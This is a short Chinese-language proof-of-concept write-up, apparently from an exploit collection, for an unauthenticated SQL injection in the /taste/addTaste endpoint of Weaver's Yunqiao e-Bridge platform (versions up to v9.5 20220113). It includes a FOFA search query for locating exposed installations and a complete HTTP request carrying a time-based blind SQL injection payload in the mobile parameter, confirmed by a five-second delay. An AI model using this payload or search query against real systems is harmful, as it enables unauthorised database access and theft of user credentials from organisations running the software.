F14-1泛微-云桥E-Bridge-SQL


漏洞描述：

由于泛微-云桥e-Bridge平台 /taste/addTaste接口处存在SQL注入漏洞，未经身份认证的攻击者可以通过此漏洞获取数据库权限，获取用户密码等重要凭据，使系统处于极不安全状态。

影响版本：

```
version <= v9.5 20220113
```

网站图片：



网络测绘：

fofa语法：

FOFA：app="泛微-云桥e-Bridge"

漏洞复现：

payload：

```
GET /taste/addTaste?company=1&userName=1&openid=1&source=1&mobile=1%27%20AND%20(SELECT%208094%20FROM%20(SELECT(SLEEP(5-(IF(18015%3e3469,0,4)))))mKjk)%20OR%20%27KQZm%27=%
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept: */*
Accept-Encoding: gzip
```

效果图:
延时5秒